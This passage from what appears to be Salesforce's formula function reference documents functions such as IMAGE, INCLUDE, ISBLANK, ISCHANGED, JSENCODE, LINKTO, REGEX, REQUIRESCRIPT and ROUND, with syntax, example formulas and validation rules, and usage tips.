  - Standard for Salesforce
  - PowerPartner for PRM User
  - CustomerSuccess for Customer Portal User
  - PowerCustomerSuccess for Customer Portal Manager

  For example, use the following formulas to determine if the logged in user has the license type in quotes:

  ```
  IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)
  ```

  Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

IMAGE

Description: Inserts an image with alternate text and height/width specifications.

Use: `IMAGE(`***`image_url`***`, `***`alternate_text`***`, `***`height`***`, `***`width`***`)` and replace *image_url* with the full path to the image; replace `alternate_text` with the string of text you want to appear when the image can't be rendered for some reason, and which can be used by screen reader software; replace *height* with the vertical size of the image in pixels; replace *width* with the horizontal size of the image in pixels.

Example:

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
"&m;=g&t;=0", "Yahoo"))
```

This formula displays a clickable Yahoo! Messenger icon indicating if the person is logged on to the service. Users can click the icon to launch a Yahoo! Messenger conversation with the person. This example uses a custom text field called `Yahoo Name` on contacts where you can store the contact's Yahoo! Messenger ID.

Tips:

- The *`height`* and *`width`* parameters are optional.
- Use a text string to replace the *`image_url`* and *`alternate_text`* parameters. Surround each text string in quotes.
- Use numbers to replace the *`height`* and `width` parameters.
- Add images to your Documents tab if you want to display them elsewhere. For example, store the image of a product in a document folder, copy the URL to the document, and paste that URL in the *`image_url`* parameter of a formula field on the Products tab.
- If you use Internet Explorer, you may need to change your security settings so that it does not display a warning prompt when images use HTTP protocol. See the online help for Internet Explorer for instructions on changing your security settings.
- The IMAGE function cannot include the GETSESSIONID function as one of its arguments.
- The IMAGE function is available only in formula fields and email templates.

INCLUDE

Description:

Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.

Use:

`{!INCLUDE(`***`source`***`, [`***`inputs`***`])}` and replace *`source`* with the s-control snippet you want to reference. Replace *`inputs`* with any information you need to pass to the snippet.

S-Control Example:

Including Header Snippet

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My
Title",
                    theme = "modern"])} </body> </html>
```

This example references a snippet that provides a header for a page that you created to display in a Web tab. It displays the page title “My Title.” Use the $SControl global variable to reference a custom s-control.

Including Input Parameters

Use the following two examples to see how you can create a reusable snippet and include it in an s-control.

```
<h2
                    class=”{!$Request.titleTheme}.title”>
{!$Request.titleText}</h2>
```

This snippet requires two input parameters: *titleTheme* and *titleText*. It is a reusable HTML tag that presents a page title and theme based on input parameters. Next, create an s-control that includes this snippet:

```
<html> <head> </head> <body> {!
                  INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page
specific content
                  here ... </body> </html>
```

This s-control uses the snippet titled Title_Snippet to display the title of the page "My Sample Title" and modern theme. Replace *Insert your page specific content here* with your own HTML content and use the s-control as the source of a Web tab to create your own pages in Salesforce.

Tips:

- Because this function references an s-control snippet and does not copy it, it always runs the latest content of the s-control snippet. Remember when making a change to your s-control snippet that it affects all INCLUDE functions that refer to it.
- Use the $Request global variable to access any information inside the snippet.
- This function is only available in custom buttons, links, and s-controls.

INCLUDES

Description: Determines if any value selected in a multi-select picklist field equals a text literal you specify.

Use: `INCLUDES(`***multiselect_picklist_field, text_literal***`)` and replace *multiselect_picklist_field* with the merge field name for the multi-select picklist; and replace *text_literal* with the multi-select picklist value you want to match in quotes.

Examples: `INCLUDES(Hobbies__c, "Golf")` returns TRUE if one of the selected values in the `Hobbies` custom multi-select picklist field is Golf.

Tips:

- The *text_literal* expression must be of type text and enclosed in quotes. It cannot be a merge field or the result of a function.
- Salesforce returns an error if any of the following occurs:
  - You do not provide a *text_literal* expression.
  - You provide an empty *text_literal* expression, such as `""` or `" "`.
- Use ISBLANK to determine if a multi-select picklist field is empty.
- Use the PRIORVALUE function inside the INCLUDES function to check if the previous value of a multi-select picklist field included a specific value. For example:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

ISBLANK

Description:	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.
Use:	`ISBLANK(`***`expression`***`)` and replace *`expression`* with the expression you want evaluated.
Example:	`(IF(ISBLANK(Maint_Amount__c), 0, 1) + IF(ISBLANK(Services_Amount__c), 0,1) + IF(ISBLANK(Discount_Percent__c), 0, 1) + IF(ISBLANK(Amount), 0, 1) + IF(ISBLANK(Timeline__c), 0, 1)) / 5` This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A "1" is counted for any field that contains a value and this total is divided by five (the number of fields evaluated). Note that this formula requires you select the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.
Tips:	• Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas. • A field is not empty if it contains a character, blank space, or zero. For example, a field that contains a space inserted with the spacebar is not empty. • Use the BLANKVALUE function to return a specified string if the field does not have a value; use the ISBLANK function if you only want to check if the field has a value. • If you use this function with a numeric field, the function only returns TRUE if the field has no value and is not configured to treat blank fields as zeroes. • If you use this function with a picklist, use ISBLANK(TEXT(<picklist>)) to convert the picklist items into a text value.

ISCHANGED

Description:	Compares the value of a field to the previous value and returns TRUE if the values are different. If the values are the same, this function returns FALSE.
Use:	`ISCHANGED(`***`field`***`)` and replace *`field`* with the name of the field you want to compare.
Validation Rule Example:	The following validation rule prevents users from changing an object name after it has been created: `NOT(ISCHANGED(Name))`. `NOT(AND(ISCHANGED(Priority), ISPICKVAL(Priority, "Low")))` is a validation rule that ensures if a user changes the `Priority` of a case, the new priority cannot be "Low." `NOT(AND(ISCHANGED(CloseDate), OR(MONTH(CloseDate) <> MONTH(TODAY()), YEAR(CloseDate) <> YEAR(TODAY())),$Profile.Name <> "Sales Manager"))` is a validation rule that prevents a user from changing the `Close`

	`Date` of an opportunity to a date outside of the current month and year unless that user has the "Sales Manager" profile. Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.
Tips:	• This function is available only in: – Assignment rules – Validation rules – Field updates – Workflow rules if the evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited .` – Formula criteria for executing actions in the Process Builder. • Use the NOT function to reverse the return values of TRUE and FALSE. • This function returns FALSE when evaluating any field on a newly created record. • If a text field was previously blank, this function returns TRUE when it contains any value. • For number, percent, or currency fields, this function returns TRUE when: – The field was blank and now contains any value – The field was zero and now is blank – The field was zero and now contains any other value

ISCLONE

Description:	Checks if the record is a clone of another record and returns TRUE if one item is a clone. Otherwise, returns FALSE.
Use:	`ISCLONE()`
Validation Rule Example:	Use `(ISCLONE()` to create a validation rule on an object and identify a record that's a clone of another record.
Tips:	• This function cannot be used with fields. • Use the NOT function to reverse the return values of TRUE and FALSE.

ISNEW

Description:	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.
Use:	`ISNEW()`

Validation Rule Example:

Use the following validation rule to prevent users from creating a record with a close date in the past. `AND (ISNEW(), CloseDate < TODAY())` checks if the user is creating a new opportunity and, if so, ensures that the `Close Date` is today or after today.

Use this validation rule to ensure users add at least one product to an opportunity after they have created it.

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

In this example, the validation rule formula displays the following error message when an existing opportunity does not have any products: "You must add products to this opportunity before saving." This does not display an error on the initial save because they cannot add products until after saving the record initially; but it prevents them from resaving or closing an opportunity that does not contain products.

Tips:

- This function is available only in validation rules, field updates, workflow rules, assignment rules, and Process Builder formula criteria.
- Use the NOT function to reverse the return values of TRUE and FALSE.
- This function always returns FALSE when used in a workflow rule with a time-based trigger.
- This function always returns FALSE when used in a field update for an approval action.

ISNULL

Important: Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas.

Description:

Determines if an expression is null (blank) and returns TRUE if it is. If it contains a value, this function returns FALSE.

Use:

`ISNULL(`***`expression`***`)` and replace *`expression`* with the expression you want evaluated.

Example:

```
(IF(ISNULL(Maint_Amount__c), 0, 1) +
 IF(ISNULL(Services_Amount__c), 0,1) +
  IF(ISNULL(Discount_Percent__c), 0, 1) +
   IF(ISNULL(Amount), 0, 1) +
    IF(ISNULL(Timeline__c), 0, 1)) / 5
```

This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A "1" is counted for any field that contains a value and this total is divided by five (the number of fields evaluated). Note that this formula requires you select the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.

Validation Rule Example:

```
AND(ISPICKVAL(StageName, "Closed Won"),
  ISNULL(Project_Start_Date__c))
```

This validation rule makes the `Project Start Date` custom date field conditionally required whenever the stage is "Closed Won."

Tips:

- Text fields are never null, so using this function with a text field always returns false. For example, the formula field `IF(ISNULL(new__c) 1, 0)` is always zero regardless of the value in the `New` field. For text fields, use the ISBLANK function instead.
- Multi-select picklist fields are never null in s-controls, buttons, and email templates, so using this function with a multi-select picklist field in those contexts always returns false.
- Empty date and date/time fields always return true when referenced in ISNULL functions.
- Don't use ISNULL for date/time fields.
- Choose `Treat blank fields as blanks` for your formula when referencing a number, percent, or currency field in an ISNULL function. Choosing `Treat blank fields as zeroes` gives blank fields the value of zero so none of them will be null.
- Merge fields can be handled as blanks, which can affect the results of components like s-controls because they can call this function.
- When using a validation rule to ensure that a number field contains a specific value, use the ISNULL function to include fields that do not contain any value. For example, to validate that a custom field contains a value of '1', use the following validation rule to display an error if the field is blank or any other number:

```
OR(ISNULL(field__c), field__c<>1)
```

ISNUMBER

Description: Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.

Use: `ISNUMBER(`***`text`***`)` and replace *`text`* with the merge field name for the text field.

Validation Rule Example:

```
OR(LEN(Bank_Account_Number__c) <> 10,
NOT(ISNUMBER(Bank_Account_Number__c)))
```

This validation rule ensures a custom text field called `Bank Account Number` is a number of 10 digits and is not blank.

Tips:

- This function returns FALSE for blank values.
- The ISNUMBER function is not aware of your locale. For example, `ISNUMBER("123,12")` and `ISNUMBER("1 000")` return FALSE even if the user's locale is "French."
- Chinese, Japanese, Korean, and special characters including a space return FALSE.
- The ISNUMBER function returns TRUE for scientific formatting such as "2E2" or "123.123."

ISPICKVAL

Description: Determines if the value of a picklist field is equal to a text literal you specify.

Use: `ISPICKVAL(`***`picklist_field, text_literal`***`)` and replace *`picklist_field`* with the merge field name for the picklist; replace *`text_literal`* with the picklist value in quotes. *`text_literal`* cannot be a merge field or the result of a function.

Examples:

Contract Activation

`IF(ISPICKVAL(Status, "Activated"), NOW()-ActivatedDate, null)` calculates the number of days since the contract was activated. If the contract status is not "Activated," this field is blank.

Commission Amounts

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

This example calculates the commission amount for any opportunity that has a "Closed Won" stage. The value of this field will be the amount times 0.02 for any closed/won opportunity. Open or lost opportunities will have a zero commission value.

Competitor-Triggered Workflow

```
ISPICKVAL(Stage, "Closed Lost") && INCLUDES(Competitor__c, "Acme")
```

In a workflow rule or the Process Builder, this formula configures Salesforce to trigger the associated actions if the `Competitor` multi-select picklist field on a lost business is Acme.

Tips:

- Replace *`picklist_field`* with a custom or standard field of type picklist.
- Your *`text_literal`* expression must be of type text and enclosed in quotes. It cannot be a merge field or the result of a function.
- Use CASE functions to determine if a picklist value is equal to a particular value.
- When using the ISPICKVAL function to return the previous value of a picklist field, include the PRIORVALUE function inside the ISPICKVAL function as in this example:

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

JSENCODE

Description: Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

Use: `{!JSENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.

Example: If the merge field `foo__c` contains `<B>Enter the user's name<b>`, `{!JSENCODE(foo__c)}` results in: `\u003CB\u003EEnter the user\'s name\u003C\/b\u003E`

Tips: This function is only available in custom buttons and links, and in Visualforce.

JSINHTMLENCODE

Description:	Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(someValue)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((someValue))`. That is, `JSINHTMLENCODE` first encodes *`someValue`* with `HTMLENCODE`, and then encodes the result with `JSENCODE`.
Use:	`{!JSINHTMLENCODE(text)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.
Example:	If the merge field `foo__c` contains `<B>Enter the user's name<b>`, `{!JSINHTMLENCODE(foo__c)}` results in: `<B>Enter the user's name</b>`
Tips:	• This function is only available in custom buttons and links, and in Visualforce.

LEFT

Description:	Returns the specified number of characters from the beginning of a text string.
Use:	`LEFT(text, num_chars)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the left you want returned.
Example:	`TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN__c, 4))` This formula displays the first five characters of a name and the last four characters of a social security number separated by a dash. Note that this example uses a text custom field called `SSN`.
Tips:	• Reference auto-number fields as text fields in formulas. • If the *`num_chars`* value is less than zero, Salesforce replaces the value with zero.

LEN

Description:	Returns the number of characters in a specified text string.
Use:	`LEN(text)` and replace *`text`* with the field or expression whose length you want returned.
Example:	`LEN(PartNumber__c)` This formula returns the number of characters in a `Product Code` field.

LINKTO

Description:	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.

Use:

`{!LINKTO(label, target, id, [inputs], [no override]}` and replace *label* with the text for the link, *target* with the URL, and *id* with a reference to the record. Inputs are optional and can include any additional parameters you want to add to the link. The *no override* argument is also optional and defaults to "false." It applies to targets for standard Salesforce pages such as $Action.Account.New. Replace *no override* with "true" when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.

S-Control Example:

New Account S-Control

```
<html> <body> {!LINKTO("Create a New Account",
                  $Action.Account.New, $ObjectType.Account)}
</body> </html>
```

This example allows users to click a link to create a new account. It is useful in account list views or Web tabs where you want users to create an account directly from that page. Use the $Action global variable to access the new account page in Salesforce.

New Email Window S-Control

```
<html>
<body>
{!LINKTO("Email link",
  "mailto:support@yourcompany.com?subject=Please%20Help")};
</body>
</html>
```

This example launches a new email window addressed to support@yourcompany.com with the subject "Please Help" whenever a user clicks "Mail link."

Link to Another S-Control

```
<html>
<body>
{!LINKTO("Check for duplicates",
  $Scontrol.dedup_account, Account.Id)}
</body>
</html>
```

Use this example to generate a page containing a hyperlink labeled "Check for duplicates." When users click this link, Salesforce runs your custom s-control. This example assumes you have already created a custom s-control to find duplicate accounts and merge their information.

Tips:

- Avoid using this function in an inline s-control if you want it to open in a new window.
- Enclose multiple *inputs* in brackets to indicate they are together:

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A",
  parm2="B"])}
  ```

- Set *inputs* to null if you do not have any to pass yet you want to set the *no override* argument:

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}
  ```

- When you override the tab home page for a standard or custom tab, set *target* to the "Tab" $Action global variable and *id* to the object type. For example, LINKTO("Accounts Tab", $Action.Account.Tab, $ObjectType.Account)
- This function is only available in custom buttons, links, and s-controls.

LN

Description:	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.
Use:	LN(***number***) and replace *number* with the field or expression for which you want the natural logarithm. Note: the LN function is the inverse of the EXP function.
Example:	LN(10) returns the natural logarithm of 10, which is 2.30. LN(Value__c) returns the natural logarithm of a custom number field called Value.

LOG

Description:	Returns the base 10 logarithm of a number.
Use:	LOG(***number***) and replace *number* with the field or expression from which you want the base 10 logarithm calculated.
Example:	**Salary** LOG(Salary__c) calculates the logarithm of a person's salary. In this example, Salary is a custom currency field. **Hydrogen** -LOG(Hydrogen__c) calculates the pH and acidity using the LOG function and a custom number field called Hydrogen, which represents the concentration of Hydrogen ions in the liquid measured in moles per liter.

LOWER

Description:	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
Use:	LOWER(***text***, [***locale***]) and replace *text* with the field or text you wish to convert to lowercase, and *locale* with the optional two-character ISO language code or five-character locale code, if available.
Example:	**MYCOMPANY.COM** LOWER("MYCOMPANY.COM") returns "mycompany.com." **Ticker Symbol** LOWER(TickerSymbol) returns the text in Ticker Symbol in lower case characters.

Applying Turkish Language Locale Rules

The Turkish language has two versions of the letter i: one dotted and one dotless. The locale rules for Turkish require the ability to capitalize the dotted i, and allow the dotless I to be lowercase. To correctly use the `LOWER()` function with the Turkish language locale, use the Turkish locale code *tr* in the `LOWER()` function as follows:

`LOWER(`***text***`, "tr")`

This ensures that Salesforce does not transform any dotted i in the *`text`* to a dotless I.

LPAD

Description:	Inserts characters you specify to the left-side of a text string.
Use:	`LPAD(`***text, padded_length***`[, `***pad_string***`])` and replace the variables: • *`text`* is the field or expression you want to insert characters to the left of. • *`padded_length`* is the number of total characters in the text that will be returned. • *`pad_string`* is the character or characters that should be inserted. *`pad_string`* is optional and defaults to a blank space. If the value in *`text`* is longer than *`pad_string`*, *`text`* is truncated to the size of *`padded_length`*.
Example:	**Field Name: Padding** `LPAD(Name, 20)` truncates the `Name` field after 20 characters. For example, if the name is `mycompany.com`, the value returned is "mycompany.com." **My_Company: No Change** `LPAD('my_company.com', 14, 'z')` returns "my_company.com" without change because it has 14 characters. **Field Name Padded with Z** `LPAD(Name, 15, 'z')` returns the name "zmycompany.com." **Field Name: Truncating** `LPAD(Name, 2)` truncates the name after the second character. For example, if the name is `mycompany.com`, the value returned is "my."
Tips:	Leading blank spaces and zeros are omitted.

MAX

Description:	Returns the highest number from a list of numbers.
Use:	`MAX(`***number, number,...***`)` and replace *`number`* with the fields or expressions from which you want to retrieve the highest number.

Example:

Service Charge

```
MAX(0.06 * Total_Cost__c, Min_Service_Charge__c)
```

In this example, the formula field calculates a service charge of 6% of the total cost or a minimum service charge, whichever is greater. Note that `Min Service Charge` is a custom currency field with a default value of $15. However, you could make it a formula field if your minimum service charge is always the same amount.

Book Royalties

```
MAX(0.10 * Pages__c,
  (Retail_Price__c * 0.07) * Total_Sold__c)
```

This formula determines which amount to pay in royalties for a book. It displays the greater of two amounts: $0.07 for each book sold or $0.10 per page. It assumes you have custom number fields for `Pages` and `Total Sold` and a custom currency field for `Retail Price`.

Commissions

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

This formula determines what commission to log for an asset based on which is greater: the user's commission percentage of the price, the price times the discount percent stored for the account or 100 dollars. This example assumes you have two custom percent fields on users and assets.

MID

Description: Returns the specified number of characters from the middle of a text string given the starting position.

Use: `MID(text, start_num, num_chars)` and replace *`text`* with the field or expression to use when returning characters; replace *`start_num`* with the number of characters from the left to use as a starting position; replace *`num_chars`* with the total number of characters to return.

Example: `MID(Division, 3, 4)` returns four characters of the `Division` name beginning with the third character from the left. On a user record, this represents the department code.

MIN

Description: Returns the lowest number from a list of numbers.

Use: `MIN(number, number, ...)` and replace *`number`* with the fields or expressions from which you want to retrieve the lowest number.

Example:

401K Matching

```
MIN(250, Contribution__c /2)
```

This example formula determines which amount to provide in employee 401K matching based on a matching program of half of the employee's contribution or $250, whichever is less. It assumes you have custom currency field for `Contribution`.

Bonus

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

This example determines an employee's bonus amount based on the smallest of two amounts: the employee's gross times bonus percent or an equally divided amount of the company's performance amount among all employees. It assumes you have custom number field for `Number of Employees`, a custom percent field for `Bonus Percent`, and currency custom fields for the employee's `Gross` and company's `Performance`.

MOD

Description:	Returns a remainder after a number is divided by a specified divisor.
Use:	`MOD(`***`number, divisor`***`)` and replace *`number`* with the field or expression you want divided; replace *`divisor`* with the number to use as the divisor.

Example:	`MOD(3, 3)` returns 0
	`MOD(4, 3)` returns 1
	`MOD(123, 100)` returns 23
	You may want to prevent users from scheduling meetings on a Saturday or Sunday. Use the following example to apply a validation rule to a custom date field called`My Date`.
	`CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 0,`
	`6, 0,`
	`1) = 0`
	This example displays the following error message when the value of `My Date` is not Monday through Friday: "My Date is not a weekday."

MONTH

Description:	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.
Use:	`MONTH(`***`date`***`)` and replace *`date`* with the field or expression for the date containing the month you want returned.
Example:	**SLA Expiration** `MONTH(SLAExpirationDate__c)` returns the month that your service-level agreement expires. This example uses a custom date field called `SLA Expiration Date`. **Current Month** `MONTH(TODAY())` returns the current month in a number format. For example, the month of February would be the value "2."

NOT

Description:	Returns FALSE for TRUE and TRUE for FALSE.
Use:	`NOT(logical)` and replace *`logical`* with the expression that you want evaluated.
Example:	`IF(NOT(ISPICKVAL(Status, "Closed")), ROUND(NOW()-CreatedDate, 0), null` checks to see if a variable is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the variable is not open, this field is blank.

NOW

Description:	Returns a date/time representing the current moment.
Use:	`NOW()`
Example:	`IF(ISPICKVAL(Status, "Open"), ROUND(NOW()-CreatedDate, 0), null)` This formula checks to see if a lead is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the lead is not open, this field is blank.
Tips:	• Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use a date/time field in a NOW function instead of a date field. `Created Date` and `Last Modified Date` are date/time fields whereas `Last Activity Date` is a date field. • Use TODAY if you prefer to use a date field. • Dates and times are always calculated using the user's time zone. • Use addition and subtraction operators with a NOW function and other date/time fields to return a number, representing number of days. For example `NOW() - CreatedDate` calculates the number of days since the created date of a record. In this example, the formula field data type is a number. • Use addition and subtraction operators with a NOW function and numbers to return a date and time. For example `NOW() +5` calculates the date and time five days ahead of now. In this example, the formula field data type is a date/time.

NULLVALUE

Important: Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas.

Description:	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression.
Use:	`NULLVALUE(expression, substitute_expression)` and replace *`expression`* with the expression you want to evaluate; replace *`substitute_expression`* with the value you want to replace any blank values.

Example:	`(NULLVALUE(Sample_Due_Date__c, StartDate +5)` This formula returns the date five days after the start date whenever `Sample Due Date` is blank. `Sample Due Date` is a custom date field.
Tips:	• Avoid using this function with text fields because they are never null even when they are blank. Instead, use the BLANKVALUE function to determine if a text field is blank. • Don't use NULLVALUE for date/time fields. • Choose `Treat blank fields as blanks` for your formula when referencing a number, percent, or currency field in a NULLVALUE function. Choosing `Treat blank fields as zeroes` gives blank fields the value of zero so none of them will be null. • Use the same data type for both the *`expression`* and *`substitute_expression`*.

OR

Description:	Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false. Use this function as an alternative to the operator || (OR).
Use:	`OR(`***`logical1, logical2...`***`)` and replace any number of logical references with the expressions you want evaluated.
Formula Field Example:	`IF(OR(ISPICKVAL(Priority, "High"), ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)` This formula returns the number of days a case has been open if the `Status` is new or the `Priority` is high. If the case was opened today, this field displays a zero.
Validation Rule Example:	`OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)` This validation rule formula displays the following error message when the `Sample Rate` custom field is not between 0 and 40%: "SampleRate cannot exceed 40%."

PARENTGROUPVAL

Description:	This function returns the value of a specified parent grouping. A "parent" grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
Use:	**Summary and Joined:** `PARENTGROUPVAL(summary_field, grouping_level)` **Matrix:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` Where `summary_field` is the summarized field value, `grouping_level` is the parent level for summary reports, and `parent_row_level` and `parent_column_level` are the parent levels for matrix reports.
Example:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`

This formula calculates, for each product, its relative size compared to the grand total. In this example, the report is a summary of opportunities and their products, grouped by `Product Name`.

PREVGROUPVAL

Description: This function returns the value of a specified previous grouping. A "previous" grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.

Use:

```
PREVGROUPVAL(summary_field, grouping_level [, increment])
```

Where `summary_field` is the name of the grouped row or column, `grouping_level` is the summary level, and `increment` is the number of rows or columns previous.

Example:

```
AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)
```

This formula calculates, for each month, the difference in amount from the previous month shown in the report. In this example, the report is an opportunity matrix with columns grouped by `Close Date` and rows by `Stage`.

PRIORVALUE

Description: Returns the previous value of a field.

Use: `PRIORVALUE(`***`field`***`)`

Validation Rule Example: The following validation rule prevents users from changing the expected revenue of an opportunity after it is closed: `AND(PRIORVALUE(Amount) > Amount, IsClosed)`.

Tips:

- This function is available only in:
  - Assignment rules
  - Validation rules
  - Field updates
  - Workflow rules if the evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited .`
  - Formula criteria for executing actions in the Process Builder.
- This function does not return default values.
- When users create a new record, this function returns the value of the *`field`* referenced rather than null. For example, if you create an account named "Acme," `PRIORVALUE(Account.Name)` returns `Acme`.

- When using the ISPICKVAL function to return the previous value of a picklist field, include the PRIORVALUE function inside the ISPICKVAL function as in this example:

```
ISPICKVAL(PRIORVALUE
(picklist_field),
text_literal)
```

- Use the PRIORVALUE function inside the INCLUDES function to check if the previous value of a multi-select picklist field included a specific value. For example:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

REGEX

Description:	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.
Use:	`REGEX(text, regex_text)` and replace *`text`* with the text field, and *`regex_text`* with the regular expression you want to match.
Validation Rule Example:	This example ensures that a custom field called `SSN` matches a regular expression representing a valid social security number format of the form 999-99-9999. `NOT( OR( LEN (SSN__c) = 0, REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}") ) )`

Tips:	• Regular expression syntax is based on Java Platform SE 6 syntax. However, backslash characters (\) must be changed to double backslashes (\\) because backslash is an escape character in Salesforce.
	• The Salesforce regular expression engine matches an entire string as opposed to searching for a match within a string. For example, if you are searching for the name Marc Benioff, use the regular expression, `.*Marc Benioff.*`, to find a match in a string like the following:
	
	`According to Marc Benioff, the social enterprise increases customer success.`
	
	If you use the regular expression, `Marc Benioff`, the only string that this regular expression will match is:
	
	`Marc Benioff`

- Capture groups and substitutions are ignored.
- This function is available everywhere formulas exist except formula fields and custom buttons and links.

REQUIRESCRIPT

Description:	Returns a script tag with source for a URL you specify. Use this function when referencing the Force.com AJAX Toolkit or other JavaScript toolkits.

Use:	`{!REQUIRESCRIPT(`***`url`***`)}` and replace *`url`* with the link for the script that is required.
	For the AJAX Toolkit:
	`{!requireScript("/soap/ajax/13.0/connection.js")}`
	Returns:
	`<script src="/soap/ajax/13.0/connection.js"></script>`

Custom Button Example:	`{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}`
	`var c = new sforce.SObject("Case");`
	`c.id = "{!Case.Id}";`
	`c.Status = "New";`
	`result = sforce.connection.update([c]);`
	`window.location.reload();`
	This example sets the `Status` of a case to "New" whenever a user clicks a custom button from the case detail page. To set this up in your organization, define a custom button for cases that has the following attributes:
	• `Display Type` is "Detail Page Button"
	• `Behavior` is "Execute JavaScript"
	• `Content Source` is "OnClick JavaScript"
	Next, paste the content above into your custom button definition and add it to your case page layouts.

Tips:	• Use global variables to access special merge fields for s-controls. • Use this function when creating custom buttons or links where you have set the `Behavior` to "Execute JavaScript" and `Content Source` to "OnClick JavaScript" because the script tag should be outside the OnClick code. • This function is only available for custom buttons and links that have `Content Source` set to "OnClick JavaScript." • When working in Visualforce, use INCLUDESCRIPT instead.

RIGHT

Description:	Returns the specified number of characters from the end of a text string.

Use:	`RIGHT(`***`text, num_chars`***`)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the right you want returned.
Example:	`TRIM(LEFT(LastName, 5))&"-"&TRIM(RIGHT(SSN__c, 4))` displays the first five characters of a name and the last four characters of a social security number separated by a dash. Note that this assumes you have a text custom field called `SSN`.
Tips:	• Reference auto-number fields as text fields in formulas. • If the *`num_chars`* value is less than zero, Salesforce replaces the value with zero.

ROUND

Description:	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.
Use:	`ROUND(`***`number, num_digits`***`)` and replace *`number`* with the field or expression you want rounded; replace *`num_digits`* with the number of decimal places you want to consider when rounding.

Example:	`ROUND (1.5, 0) = 2`
	`ROUND (1.2345, 0) = 1`
	`ROUND (-1.5, 0) = -2`
	`ROUND (225.49823, 2) = 225.50`
	Simple Discounting
	`ROUND(Amount-Amount* Discount_Percent__c,2)`
	Use this formula to calculate the discounted amount of an opportunity rounded off to two digits. This example is a number formula field on opportunities that uses a custom percent field called `Discount Percent`.

